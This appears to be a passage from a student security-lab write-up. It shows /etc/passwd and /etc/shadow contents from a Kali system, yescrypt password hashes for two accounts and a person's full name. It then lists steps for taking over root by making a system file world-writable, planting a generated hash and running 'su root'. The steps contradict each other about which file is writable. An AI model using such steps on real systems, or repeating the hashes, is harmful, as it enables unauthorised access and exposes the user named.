geoclue:x:118:121::/var/lib/geoclue:/usr/sbin/nologin
Debian-snmp:x:119:122::/var/lib/snmp:/bin/false
sslh:x:120:123::/nonexistent:/usr/sbin/nologin
ntpsec:x:121:126::/nonexistent:/usr/sbin/nologin
redsocks:x:122:127::/var/run/redsocks:/usr/sbin/nologin
_gophish:x:123:129::/var/lib/gophish:/usr/sbin/nologin
iodine:x:124:65534::/run/iodine:/usr/sbin/nologin
```




```
miredo:x:125:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:126:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:127:130::/var/lib/redis:/usr/sbin/nologin
postgres:x:128:131:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:129:132::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:130:133::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:131:135::/var/lib/openvas:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
ugo:x:1001:1001:Ugo Anyaegbunam,,,:/home/ugo:/bin/bash
```

and these are the contents of etc/shadow:



```
root:*:19981:0:99999:7:::
daemon:*:19981:0:99999:7:::
bin:*:19981:0:99999:7:::
sys:*:19981:0:99999:7:::
sync:*:19981:0:99999:7:::
games:*:19981:0:99999:7:::
man:*:19981:0:99999:7:::
lp:*:19981:0:99999:7:::
mail:*:19981:0:99999:7:::
news:*:19981:0:99999:7:::
uucp:*:19981:0:99999:7:::
proxy:*:19981:0:99999:7:::
www-data:*:19981:0:99999:7:::
backup:*:19981:0:99999:7:::
list:*:19981:0:99999:7:::
irc:*:19981:0:99999:7:::
_apt:*:19981:0:99999:7:::
nobody:*:19981:0:99999:7:::
systemd-network:!*:19981::::::
systemd-timesync:!*:19981::::::
messagebus:!:19981::::::
tss:!:19981::::::
strongswan:!:19981::::::
tcpdump:!:19981::::::
sshd:!:19981::::::
dnsmasq:!:19981::::::
avahi:!:19981::::::
speech-dispatcher:!:19981::::::
usbmux:!:19981::::::
pulse:!:19981::::::
lightdm:!:19981::::::
saned:!:19981::::::
polkitd:!*:19981::::::
rtkit:!:19981::::::
colord:!:19981::::::
nm-openvpn:!:19981::::::
nm-openconnect:!:19981::::::
_galera:!:19981::::::
mysql:!:19981::::::
stunnel4:!*:19981::::::
_rpc:!:19981::::::
geoclue:!:19981::::::
Debian-snmp:!:19981::::::
sslh:!:19981::::::
ntpsec:!:19981::::::
redsocks:!:19981::::::
_gophish:!:19981::::::
iodine:!:19981::::::
```



```
miredo:!:19981::::::
statd:!:19981::::::
redis:!:19981::::::
postgres:!:19981::::::
mosquitto:!:19981::::::
inetsim:!:19981::::::
_gvm:!:19981::::::
kali:$y$j9T$DpCpcw/B/8eO6Clx25BTa.$6GvWFLttRxWvkGbsUtxGhPCu0G/0GYL3sn.GP1V.aZB:19981:0:99999:7:::
ugo:$y$j9T$W9o2VtVI2/V0YPkSRnJs41$9to3WjWjLNhEvm3NZunVXNyeXsmqKhSHXuEUcyInCe6:20040:0:99999:7:::
```

b. “Sudo chmod a+w shadow” in the etc directory
c. Steps to change password for root user account:
   i. First I’ll generate a password by running “mkpasswd -S '$y$j9T$c4ctgJ3TPZVMz7jTOpngr.' root” where root is going to be the new password for the root user
   ii. Now that the /etc/passwd file is writable from part b, I’m going to go in with the vim editor and replace the x, which tells the computer to find the hash in the shadow file, to the hash that was just generated.
d. Now that kermit has changed the root password to root, he runs “su root”, types the new password, and is let in.